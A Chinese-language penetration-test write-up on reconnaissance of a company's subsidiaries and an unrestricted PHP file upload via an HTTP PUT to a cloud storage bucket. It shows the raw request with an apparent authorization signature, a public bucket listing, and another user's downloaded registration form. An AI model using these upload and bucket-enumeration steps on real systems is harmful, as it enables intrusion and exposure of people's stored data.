记一次渗透测试#信息收集(爱企查、fofa)

目　录

一、　信息收集之企业查 3


二、　fofa 搜公司名字 4

三、　漏洞挖掘 5

一、 信息收集之企业查

开局两张图

看到所有资产，肯定先拿软柿子，先爱企查搞一下



我的天，50 多个子公司。Big old big old


官网搞不动，那就先搞有网站的子公司。

二、 fofa 搜公司名字

不错不错，有 23 条记录。

三、 漏洞挖掘

3.找到个平台，有注册功能，注册就与用户交互的地方多，比较容易出漏洞，尝试一下。



要填写的信息有点多，还有上传文件的地方感觉有点稳。

打开 burp，直接上传文件

```
PUT /202108/undefined/30/1629278382570.php HTTP/1.1
Host: obs-[redacted]-file.[redacted].cn-[redacted]t-2.m[redacted]cloud.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: binary/octet-stream
x-obs-date: Wed, 18 Aug 2021 09:19:47 GMT
Authorization: OBS 9V1TJ32XGPUNUVP2Y51L:8pa3J0b15puoWR8Zh4A0eg1uyZI=
Content-Length: 24
Origin: [redacted]
Connection: close
Referer: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site

<?php
	phpinfo();
?>
```


发现，怎么 host 是个我没有见过的地址，稀奇古怪的。

去访问一下

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
-<ListBucketResult>
  <Name>obs-prod-file</Name>
  <Prefix/>
  <Marker/>
  <NextMarker>202004/undefined/30/1586927773810.jpg</NextMarker>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>true</IsTruncated>
 -<Contents>
    <Key>202002/0000/30/1582887574618608.txt</Key>
    <LastModified>2020-02-28T10:59:35.060Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <Size>0</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 -<Contents>
    <Key>202002/0000/30/1582887583786224.txt</Key>
    <LastModified>2020-02-28T10:59:43.683Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <Size>0</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 +<Contents></Contents>
 -<Contents>
    <Key>202002/2268/100/1582886819547457.apk</Key>
    <LastModified>2020-02-28T10:46:59.795Z</LastModified>
    <ETag>"f8ffd2e7795fd4401e02cf571369b980"</ETag>
    <Size>23363536</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 -<Contents>
```

访问就是浏览器下载一下



附件 1

《供应商信息登记表》

1.供应商基本信息

供应商全称及网址			
注册地址			
常住地址			
母公司/出资人信息			
公司上市相关情况			
企业法定代表人			
企业性质			
公司联系人		传真号码	
联系电话		移动电话	
电子邮箱		税务登记证号	
账户名			
开户账号			
付款方式			
银行名称			
银行信用等级			
银行地址			

2.公司商业信息

主产品/服务	
申请供应品类	
何时开始从事相关产品和服务	
公司组织结构	
市场占有率、占有情况（中国地区）	
近三个财年销售额、销售业绩	
主要商业条款	

3.供应及服务保证

主要产品及辅助产品来源（服务性企业不适用）	
主要生产设备（服务	

其它用户注册的资料。

…